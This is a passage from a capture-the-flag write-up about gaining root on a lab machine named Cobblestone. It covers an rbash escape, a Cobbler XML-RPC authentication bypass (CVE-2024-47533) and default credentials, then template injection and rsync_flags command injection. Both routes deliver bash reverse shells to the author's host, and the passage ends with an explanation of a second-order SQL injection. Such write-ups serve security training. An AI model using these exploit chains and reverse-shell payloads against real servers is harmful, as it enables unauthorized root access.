cobble 35770 0.0 0.0 4188 3300 ? Ss 17:14 0:00 bash --norc
root 35808 0.0 0.0 0 0 ? I 17:15 0:00 [kworker/u4:0-flush-8:0]
www-data 36251 0.0 0.6 286312 27704 ? S 17:15 0:00 /usr/sbin/apache2 -k start
root 36336 0.0 0.0 0 0 ? I 17:16 0:00 [kworker/1:2-events]
root 36533 0.1 0.0 0 0 ? I 17:17 0:00 [kworker/0:3-events]
www-data 36650 0.0 0.9 286384 36784 ? S 17:17 0:00 /usr/sbin/apache2 -k start
www-data 36847 0.0 0.6 286296 27456 ? S 17:18 0:00 /usr/sbin/apache2 -k start
root 36941 0.0 0.2 15444 8904 ? Ss 17:19 0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
cobble 37055 30.0 0.0 8088 3888 ? R+ 17:19 0:00 ps auxww
One interesting process is 955, where root is running python3 cobblerd -F:
root 955 0.0 1.7 145084 68560 ? Ss 15:00 0:04 /usr/bin/python3 /usr/local/bin/cobblerd -F
There’s an unknown service listening on 25151:
bash-5.2$ ss -tnlp                                                                                                    State        Recv-Q       Send-Q              Local Address:Port                Peer Address:Port       Process
LISTEN       0            80                      127.0.0.1:3306                     0.0.0.0:*
LISTEN       0            511                       0.0.0.0:80                       0.0.0.0:*
LISTEN       0            128                       0.0.0.0:22                       0.0.0.0:*
LISTEN       0            5                       127.0.0.1:25151                    0.0.0.0:*
LISTEN       0            128                          [::]:22                          [::]:*
Cobbler
Cobbler describes itself as:
Cobbler is a Linux installation server that allows for rapid setup of network installation environments. It glues together and automates many associated Linux tasks so you do not have to hop between many various commands and applications when deploying new systems, and, in some cases, changing existing ones. Cobbler can help with provisioning, managing DNS and DHCP, p ackage updates, power management, configuration management orchestration, and much more.
It’s written in Python, and open source on GitHub. Searching around the docs a bit, I’ll find the setting for the xmlrpc_port:
Cobbler’s public XML-RPC listens on this port. Change this only if absolutely needed, as you’ll have to start supplying a new port option to Koan if it is not the default.
default:
25151
The service listening on TCP 25151 is the XML RPC for Cobble.
I can’t enumerate the cobblerd binary from within the jail. In theory, I should be able to enumerate it using the RCE exploit from above, but it fails:
oxdf@hacky$ uv run rce.py 'cat /usr/local/bin/cobblerd'
cat: /usr/local/bin/cobblerd: Permission denied
oxdf@hacky$ uv run rce.py 'ls -l /usr/local/bin/cobblerd'
-rwxr-xr-x 1 root root 3699 Sep 30  2024 /usr/local/bin/cobblerd
This is AppArmor again, explicitly blocking access to python3 and python3.11, and implicitly blocking access to /usr/local/bin.
I can get the Cobbler version from the XMLRPC endpoint itself by sending a POST request to / with XML that invokes the version method. There’s no python binary in the jail (which would be the easiest way to interact with this), so I’ll reconnect SSH with a tunnel (-L 25151:127.0.0.1:25151, using the IP and not localhost because the jail lacks the files necessary in /etc to resolve the hostname) and use the Python xmlrpc library to make the connection:
oxdf@hacky$ uv run python
Python 3.13.7 (main, Sep 18 2025, 19:47:49) [Clang 20.1.4 ] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import xmlrpc.client
>>> proxy = xmlrpc.client.ServerProxy('http://127.0.0.1:25151/')
>>> proxy.version()
3.306
The result is version 3.306.
Once I have an rbash escape (see the next section), I can do this from Cobblestone with raw Bash as well. I’ll start by setting the POST body to a variable:
bash-5.2$ b='<?xml version="1.0"?><methodCall><methodName>version</methodName><params></params></methodCall>'
The body is the XML specifying the version method. It’s useful to have this in a variable because I’m going to need both the raw content and the length in two commands.
Now I’ll create a file descriptor 3, connecting it to the Bash TCP connection for the Cobbler XMLRPC service:
bash-5.2$ exec 3<>/dev/tcp/127.0.0.1/25151
I’ll generate a raw HTTP request and pipe it into 3:
bash-5.2$ printf 'POST / HTTP/1.1\r\nHost: 127.0.0.1\r\nContent-Type: text/xml\r\nContent-Length: %d\r\nConnection: close\r\n\r\n%s' "${#b}" "$b" >&3
Now I can read the result back:
bash-5.2$ cat <&3
HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.11.2
Date: Sun, 09 Aug 2026 12:49:07 GMT
Content-type: text/xml
Content-length: 131
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept
Access-Control-Allow-Origin: *

<?xml version='1.0'?>
<methodResponse>
<params>
<param>
<value><double>3.306</double></value>
</param>
</params>
</methodResponse>
And then close the handle:
bash-5.2$ exec 3>&-
Working from Python is easier, so I’ll continue there. I can do basic enumeration of what’s on this server:
>>> proxy.get_distros()
[]
>>> proxy.get_profiles()
[]
>>> proxy.get_systems()
[]
>>> proxy.get_images()
[{'parent': '', 'depth': 0, 'ctime': 1727697786.151345, 'mtime': 1727697786.151345, 'uid': '6128813534084d4684d446648f035f4a', 'name': 'minecraft.1.21', 'comment': '', 'kernel_options': {}, 'kernel_options_post': {}, 'autoinstall_meta': {}, 'fetchable_files': {}, 'boot_files': {}, 'template_files': {}, 'owners': '<<inherit>>', 'mgmt_classes': '<<inherit>>', 'mgmt_parameters': {}, 'is_subobject': False, 'arch': 'x86_64', 'autoinstall': '<<inherit>>', 'breed': '', 'file': '', 'image_type': 'direct', 'network_count': 0, 'os_version': '', 'boot_loaders': [], 'menu': '', 'virt_auto_boot': False, 'virt_bridge': '<<inherit>>', 'virt_cpus': 1, 'virt_disk_driver': 'raw', 'virt_file_size': '<<inherit>>', 'virt_path': '', 'virt_ram': '<<inherit>>', 'virt_type': '<<inherit>>', 'kickstart': '<<inherit>>', 'ks_meta': {}}]
>>> len(proxy.get_images())
1
There are no distros, profiles, or systems. There is a single image, named minecraft.1.21.
rbash Escape [Sidequest]
It’s not required or intended to complete Cobblestone, but I am able to escape the rbash shell.
While I can’t write files directly, I can use the history command to write. I’ll use -c to clear the history, and -w to write it to a file:
cobble@cobblestone:~$ history -c
cobble@cobblestone:~$ history -w /tmp/0xdf
-rbash: history: /tmp/0xdf: restricted
cobble@cobblestone:~$ history -w /home/cobble/0xdf
-rbash: history: /home/cobble/0xdf: restricted
cobble@cobblestone:~$ history -w 0xdf
cobble@cobblestone:~$ cat 0xdf
history -w /tmp/0xdf
history -w /home/cobble/0xdf
history -w 0xdf
It doesn’t let me write to paths with /, but I can write in the current directory.
Bash enforces restrictions after it processes .profile and .bashrc, so if I can overwrite those, I can run before the restrictions are enabled. I’ll clear the history and run a command that will error:
cobble@cobblestone:~$ history -c
cobble@cobblestone:~$ exec -a bash /bin/rbash --norc
-rbash: exec: restricted
That failed, but it writes that string, exec -a bash /bin/rbash --norc into the history. I can’t access bash from within the jail, but the rbash binary is the same binary. -a on exec sets the argv[0] parameter, which is what bash uses to check for rbash. --norc tells bash not to read the .bashrc file, or else it would enter a loop.
Now I write this to .bashrc:
cobble@cobblestone:~$ history -w .bashrc
cobble@cobblestone:~$ cat .bashrc
exec -a bash /bin/rbash --norc
history -w .bashrc
I’ll exit the shell and log back in:
cobble@cobblestone:~$ exit
logout
Connection to cobblestone.htb closed.
oxdf@hacky$ sshpass -p iluvdannymorethanyouknow ssh cobble@cobblestone.htb
Linux cobblestone 6.1.0-47-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.170-3 (2026-05-08) x86_64
...[snip]...
bash-5.2$
The terminal prompt is different because I stomped over .bashrc. I still can’t run id (because the binary isn’t in the jail), but I can move around:
bash-5.2$ id
bash: id: command not found
bash-5.2$ cd /
bash-5.2$ pwd
/
I’ve escaped rbash.
Cobbler Auth
CVE-2024-47533
Searching for “cobbler 3.306 cve”, the first result is an NCSC advisory about CVE-2024-47533:

NIST describes CVE-2024-47533 as:
Cobbler, a Linux installation server that allows for rapid setup of network installation environments, has an improper authentication vulnerability starting in version 3.0.0 and prior to versions 3.2.3 and 3.3.7.
utils.get_shared_secret()always returns-1, which allows anyone to connect to cobbler XML-RPC as user''password-1and make any changes. This gives anyone with network access to a cobbler server full control of the server. Versions 3.2.3 and 3.3.7 fix the issue.
This is a simple logic vulnerability that allows for bypassing authentication. This advisory gives more detail. There’s a function called get_shared_secret:
def get_shared_secret() -> Union[str, int]:
    """
    The 'web.ss' file is regenerated each time cobblerd restarts and is used to agree on shared secret interchange
    between the web server and cobblerd, and also the CLI and cobblerd, when username/password access is not required.
    For the CLI, this enables root users to avoid entering username/pass if on the Cobbler server.

    :return: The Cobbler secret which enables full access to Cobbler.
    """

    try:
        with open("/var/lib/cobbler/web.ss", 'rb', encoding='utf-8') as fd:
            data = fd.read()
    except:
        return -1
    return str(data).strip()
However, open in binary mode (rb) doesn’t allow for an encoding parameter, and thus this throws an exception every time, returning -1.
In the login function, there’s a check to see if the username is empty:
        if login_user == "":
            if login_password == self.shared_secret:
                return self.__make_token("<DIRECT>")
            raise ValueError("login failed due to missing username!")
This calls get_shared_secret, which returns -1. That means an empty user name plus a password of the integer value -1 will login.
POC
I’ll test this on Cobblestone. If I try to login with creds, it doesn’t work:
>>> proxy.login('cobbler', 'almostcertainlynotthepassword')
Traceback (most recent call last):
  File "<python-input-12>", line 1, in <module>
    proxy.login('cobbler', 'almostcertainlynotthepassword')
    ~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/oxdf/.local/share/uv/python/cpython-3.13.7-linux-x86_64-gnu/lib/python3.13/xmlrpc/client.py", line 1096, in __call__
    return self.__send(self.__name, args)
           ~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^
  File "/home/oxdf/.local/share/uv/python/cpython-3.13.7-linux-x86_64-gnu/lib/python3.13/xmlrpc/client.py", line 1435, in __request
    response = self.__transport.request(
        self.__host,
    ...<2 lines>...
        verbose=self.__verbose
        )
  File "/home/oxdf/.local/share/uv/python/cpython-3.13.7-linux-x86_64-gnu/lib/python3.13/xmlrpc/client.py", line 1140, in request
    return self.single_request(host, handler, request_body, verbose)
           ~~~~~~~~~~~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/oxdf/.local/share/uv/python/cpython-3.13.7-linux-x86_64-gnu/lib/python3.13/xmlrpc/client.py", line 1156, in single_request
    return self.parse_response(resp)
           ~~~~~~~~~~~~~~~~~~~^^^^^^
  File "/home/oxdf/.local/share/uv/python/cpython-3.13.7-linux-x86_64-gnu/lib/python3.13/xmlrpc/client.py", line 1325, in parse_response
    return u.close()
           ~~~~~~~^^
  File "/home/oxdf/.local/share/uv/python/cpython-3.13.7-linux-x86_64-gnu/lib/python3.13/xmlrpc/client.py", line 642, in close
    raise Fault(**self._stack[0])
xmlrpc.client.Fault: <Fault 1: "<class 'cobbler.cexceptions.CX'>:'login failed (cobbler)'">
If I try -1 with an empty username, it works:
>>> token = proxy.login('', -1)
>>> token
'wFvvFCgY4gDLMVW2OCG0ekZr1/w+FzT8zw=='
>>> proxy.get_user_from_token(token)
'<DIRECT>'
<DIRECT> is the user that gets set with a blank username in the code above.
RCE via Distro Template Injection
Strategy
I’m going to reach Cobbler’s template renderer, which processes autoinstall files through Cheetah, which evaluates arbitrary Python. Rendering has to be triggered against an object, such as a distro, profile, system or image. The lone minecraft.1.21 image is a reasonable path. A Cobbler system can be parented to an image instead of a profile, so I can new_system and attach it to that image, pointing its autoinstall at a template I control. I write that template, then force it to render.
By default, Cobbler blocks most imports, but there is an allow list defined in the settings.yaml file. The default lists random, re, time, and netaddr. Assuming that’s what is in place on Cobblestone, I can work from there to get arbitrary execution.
Exploit
I’ll start by setting the template that will run arbitrary code. The allow list mentioned above limits what can be imported using import, but it doesn’t block using __import__(), so I’ll use that:
>>> payload = '#set $res = __import__("os").popen("id").read()\n$res'
This will run id on the system, and then render the result back to where I can see it.
Now I write that to a template:
>>> proxy.write_autoinstall_template('0xdf.ks', payload, token)
True
Now I’ll create a distro and set its name, kernel, initrd, and breed parameters:
>>>> d = proxy.new_distro(token)
>>> proxy.modify_distro(d, 'name', '0xdf-dist', token)
True
>>> proxy.modify_distro(d, 'kernel', '/vmlinuz', token)
True
>>> proxy.modify_distro(d, 'initrd', '/initrd.img', token)
True
>>> proxy.modify_distro(d, 'breed', 'redhat', token)
True
>>> proxy.save_distro(d, token)
True
The code execution happens when Cobbler renders the autoinstall template through Cheetah, so the kernel and initrd contents are never actually read. Cobbler still validates them at save time, though. The kernel field is required, and it has to point at a file that exists and whose name matches Cobbler’s kernel pattern (things like vmlinuz, kernel, and linux). Both /vmlinuz and /initrd.img are standard symlinks Debian keeps at the filesystem root, and while I can’t list / over the RCE, I can check them individually and show they exist:
oxdf@hacky$ uv run rce.py 'ls /'
ls: cannot open directory '/': Permission denied
oxdf@hacky$ uv run rce.py 'ls -l /vmlinuz /initrd.img'
lrwxrwxrwx 1 root root 30 May 11 06:07 /initrd.img -> boot/initrd.img-6.1.0-47-amd64
lrwxrwxrwx 1 root root 27 May 11 06:07 /vmlinuz -> boot/vmlinuz-6.1.0-47-amd64
I’ll use these. I set the breed to “redhat” because the autoinstall payload is a kickstart script, which is the RedHat format, and what the examples I found online use.
Now I create a new profile using this distro as well as the autoinstall script I defined above:
>>> pr = proxy.new_profile(token)
>>> proxy.modify_profile(pr, 'name', '0xdf-prof', token)
True
>>> proxy.modify_profile(pr, 'distro', '0xdf-dist', token)
True
>>> proxy.modify_profile(pr, 'autoinstall', '0xdf.ks', token)
True
>>> proxy.save_profile(pr, token)
True
Now when I trigger the template render, I get the results:
>>> proxy.generate_autoinstall('0xdf-prof')
'uid=0(root) gid=0(root) groups=0(root)\n'
Shell
I’ll update the template with a bash reverse shell:
>>> payload = '''#set $res = __import__("os").popen("bash -c 'bash -i >& /dev/tcp/10.10.14.203/443 0>&1'").read()\n$res'''
>>> proxy.write_autoinstall_template('0xdf.ks', payload, token)
True
Because I saved it as the same name, I can just render again:
>>> proxy.generate_autoinstall('0xdf-prof')
It hangs, but I get a shell:
oxdf@hacky$ nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.129.37.228 58328
bash: cannot set terminal process group (973): Inappropriate ioctl for device
bash: no job control in this shell
root@cobblestone:/# id
id
uid=0(root) gid=0(root) groups=0(root)
And grab root.txt:
root@cobblestone:/root# cat root.txt
6b8e80e0************************
Intended Path
Overview
The path I originally solved with above was actually not the intended path. I took an unintended path for both getting authenticated to the XMLRPC and for getting RCE through it. I’ll show both intended ways below.
flowchart TD;
    subgraph identifier[" "]
      direction LR
      start1[ ] --->|intended| stop1[ ]
      style start1 height:0px;
      style stop1 height:0px;
      start2[ ] --->|unintended| stop2[ ]
      style start2 height:0px;
      style stop2 height:0px;
    end
    A[Shell as cobbler]-->B(<a href='#cve-2024-47533'>CVE-2024-47533</a>);
    B-->C(Auth to Cobbler\nXMLRPC);
    A-->D(<a href='#default-creds'>Default Password</a>);
    D-->C;
    C-->E(<a href='#rce-via-distro-template-injection'>Distro Template\nInjection</a>);
    E-->F[Shell as root];
    C-->G[<a href='#command-injection'>Command Injection</a>];
    G-->F;

linkStyle default stroke-width:2px,stroke:#4B9CD3,fill:none;
linkStyle 0,4,5,8,9 stroke-width:2px,stroke:#FFFF99,fill:none;
style identifier fill:#1d1d1d,color:#FFFFFFFF;
Default Creds
The Cobbler documentation talks about a default user, cobbler, but doesn’t give any default password. It only says to:
Be sure to change your default password for the “cobbler” user as soon as you set this up.
In the settings.yaml file, it says:
# Cobbler has various sample automatic installation templates stored
# in /var/lib/cobbler/templates/.  This controls
# what install (root) password is set up for those
# systems that reference this variable.  The factory
# default is "cobbler" and Cobbler check will warn if
# this is not changed.
# The simplest way to change the password is to run
# openssl passwd -1
# and put the output between the "" below.
default_password_crypted: "$1$mF86/UHC$WvcIcX2t6crBz2onWxyac."
It’s not explicitly mentioned in the documentation, but that hash cracks to “cobbler”:
oxdf@hacky$ openssl passwd -1 -salt 'mF86/UHC' 'cobbler'
$1$mF86/UHC$WvcIcX2t6crBz2onWxyac.
And the creds work on Cobblestone:
>>> proxy.login('cobbler', 'cobbler')
'Z1NkQdrSPBdG4csbyr4nhrihc8MzYBWzIg=='
That token can do everything that the CVE-2024-47533 token can do.
Command Injection
The author thought that players might find the GitHub issue titled Cobbler: xmlrpc interface vulnerable to command injection through multiple API functions, which reads:
Some of the options that can be passed to various Cobbler xmlrpc functions can be used to inject shell commands. This offers arbitrary command execution to any user that has permission to run the commands. By default the Cobbler xmlrpc service seems to run as root, giving total control over the server.
This issue was initially discovered in the background_import() API function where it is possible to inject commands into the rsync_flags parameter of the options set by the user.
A number of other API functions follow a similar style of execution and are potentially susceptible to the same type of attack. For example, the ‘adduser’ option for background_aclsetup() is also exploitable.
The docs show that background_import takes an options dict as well as a token. The source code for this function shows what belongs in the dict:
    def background_import(self, options: Dict[str, Any], token: str) -> str:
        """
        Import an ISO image in the background.

        :param options: Not known what this parameter does.
        :param token: The API-token obtained via the login() method. The API-token obtained via the login() method.
        :return: The id of the task which was started.
        """

        def runner(self: "CobblerThread"):
            if isinstance(self.options, list):
                raise ValueError("options for background_import need to be dict!")
            self.remote.api.import_tree(
                self.options.get("path", None),  # type: ignore
                self.options.get("name", None),  # type: ignore
                self.options.get("available_as", None),
                self.options.get("autoinstall_file", None),
                self.options.get("rsync_flags", None),
                self.options.get("arch", None),
                self.options.get("breed", None),
                self.options.get("os_version", None),
            )

        return self.__start_task(runner, token, "import", "Media import", options)
import_tree is defined in api.py, where it branches based on the start of the path:
        if mirror_url.startswith("http://") or mirror_url.startswith("https://") or mirror_url.startswith("ftp://") \
                or mirror_url.startswith("nfs://"):
            # HTTP mirrors are kind of primitive. rsync is better. That's why this isn't documented in the manpage and
            # we don't support them.
            # TODO: how about adding recursive FTP as an option?
            self.log("unsupported protocol")
            return False
        else:
            # Good, we're going to use rsync.. We don't use SSH for public mirrors and local files.
            # Presence of user@host syntax means use SSH
            spacer = ""
            if not mirror_url.startswith("rsync://") and not mirror_url.startswith("/"):
                spacer = ' -e "ssh" '
            rsync_cmd = RSYNC_CMD
            if rsync_flags:
                rsync_cmd += " " + rsync_flags

            # If --available-as was specified, limit the files we pull down via rsync to just those that are critical
            # to detecting what the distro is
            if network_root is not None:
                rsync_cmd += " --include-from=/etc/cobbler/import_rsync_whitelist"

            # kick off the rsync now
            utils.run_this(rsync_cmd, (spacer, mirror_url, path))
It builds a string from RSYNC_CMD (which is defined as rsync -a %s '%s' %s --progress on line 45) plus space and rsync_flags (which I control). That string is passed to utils.run_this, which is defined in utils.py on lines 961-972:
def run_this(cmd: str, args: Union[str, tuple]):
    """
    A simple wrapper around subprocess calls.

    :param cmd: The command to run in a shell process.
    :param args: The arguments to attach to the command.
    """

    my_cmd = cmd % args
    rc = subprocess_call(my_cmd, shell=True)
    if rc != 0:
        die("Command failed")
That string, which I helped build through rsync_flags, is passed to subprocess_call (a wrapper around subprocess_sp, which is itself a wrapper around a call to subprocess.Popen) with shell=True.
I’ll set up a dict with the minimal amount of options:
>>> opts = {"path": "rsync://127.0.0.1/", "name": "0xdf", "rsync_flags":"; ping -c 1 10.10.14.203 #"}
>>> proxy.background_import(opts, token)
'2026-08-09_202835_Media import_f280abbd613044f4bea14805c6fa96a4'
The resulting data doesn’t include the result of the injection, which makes sense, as it’s expected to be the result of an rsync command. But I still get ICMP at my host:
oxdf@hacky$ sudo tcpdump -ni tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
04:05:17.632108 IP 10.129.37.228 > 10.10.14.203: ICMP echo request, id 35917, seq 1, length 64
04:05:17.632147 IP 10.10.14.203 > 10.129.37.228: ICMP echo reply, id 35917, seq 1, length 64
I’ll update the payload to a bash reverse shell:
>>> opts = {"path": "rsync://127.0.0.1/", "name": "0xdf", "rsync_flags":"; bash -c 'bash -i >& /dev/tcp/10.10.14.203/443 0>&1' #"}
>>> proxy.background_import(opts, token)
'2026-08-09_211406_Media import_bce3e53a75bc47ad915eb3eba13d19b0'
On running this, I get a shell:
oxdf@hacky$ nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.129.37.228 32988
bash: cannot set terminal process group (975): Inappropriate ioctl for device
bash: no job control in this shell
root@cobblestone:/#
Beyond Root - SQLI Details
I’ll take a look at the source for the vote website to understand the second-order SQL injection.
Second Order Injection
When I add a new skill suggestion, it goes to suggest.php:
$url = $_POST['url'];
$stmt = $conn->prepare('INSERT INTO votes (user_id, approved, url, votes) VALUES (?, ?, ?, ?)');
$stmt->bind_param("ssss", $user_id, $approved, $url, $votes);
$stmt->execute();
$id = $conn->insert_id;
header("Location: details.php?id=$id");
There’s no injection here because it uses a prepare and bind_param pattern. There’s also no cleanup, so whatever I send it stored into the database.
Then, it returns a redirect to details.php referencing the new ID.
In details.php, it uses that ID to get the row from the database (safely), and then uses the URL from that row to get the votes (unsafely):
$stmt = $conn->prepare("SELECT user_id, url FROM votes WHERE id = ?");
$stmt->bind_param("s", $_GET['id']);
$stmt->execute();
$stmt->bind_result($user_id, $url);
$stmt->fetch();
...
$query = "SELECT * FROM votes WHERE url = '" . $url . "';";
$result = $conn->query($query);
By building the string with concatenation, it is opening itself up to SQL injection.
The database schema (which I can dump as www-data) for the votes table is:
CREATE TABLE `votes` (
  `id`       int(11) NOT NULL AUTO_INCREMENT,
  `user_id`  int(11) DEFAULT NULL,
  `approved` tinyint(1) DEFAULT NULL,
  `url`      varchar(255) DEFAULT NULL,
  `votes`    int(11) DEFAULT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=4 DEFAULT CHARSET=utf8mb4;
It has five columns, and because the PHP is doing a select *, all five come back. That’s why I use 5 columns in the UNION injection.
Crash
details.php starts with:
<!-- Proudly coded by Billy (https://bybilly.uk) -->
<!-- Version: 1.9.2 -->

<?php
include('db/connection.php');
include('vendor/autoload.php');

session_start();

if (!isset($_SESSION['id']) || empty($_SESSION['id'])) {
        header("Location: login.php");
        exit();
}

// Init Twig
$loader = new \Twig\Loader\FilesystemLoader(__DIR__ . '/templates');
$twig = new \Twig\Environment($loader);
?>

<!DOCTYPE html>
<html>
<head>
        <!-- Info meta tags, important for social media + SEO -->
        <title>Cobblestone - Server Details</title>

        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <meta charset="utf-8">

    <link rel="stylesheet" href="css/bootstrap.min.css">
        <link rel="stylesheet" href="css/all.min.css">
        <link rel="stylesheet" href="css/stylesheet.css">

</head>
<body>
        <div class="container-fluid">
        <?php
            $stmt = $conn->prepare("SELECT user_id, url FROM votes WHERE id = ?");
            $stmt->bind_param("s", $_GET['id']);
            $stmt->execute();
            $stmt->store_result();

            if ($stmt->num_rows > 0) {
                $stmt->bind_result($user_id, $url);
                $stmt->fetch();
            }
...[snip]...
This explains why I get back an empty page when I have a bad SQL injection. If I look at the raw HTTP response, it is a 500 error:
HTTP/1.0 500 Internal Server Error
Date: Mon, 10 Aug 2026 21:17:54 GMT
Server: Apache/2.4.62 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 522
Connection: close
Content-Type: text/html; charset=UTF-8

<!-- Proudly coded by Billy (https://bybilly.uk) -->
<!-- Version: 1.9.2 -->

<!DOCTYPE html>
<html>
<head>
	<!-- Info meta tags, important for social media + SEO -->
	<title>Cobblestone - Server Details</title>

	<meta name="viewport" content="width=device-width, initial-scale=1.0">
	<meta charset="utf-8">

    <link rel="stylesheet" href="css/bootstrap.min.css">
	<link rel="stylesheet" href="css/all.min.css">
	<link rel="stylesheet" href="css/stylesheet.css">

</head>
<body>
	<div class="container-fluid">
It gets to where the SQL query is made, and then crashes, returning the partial page to this point as a 500. The HTML displays as an empty page with the background from the style sheets.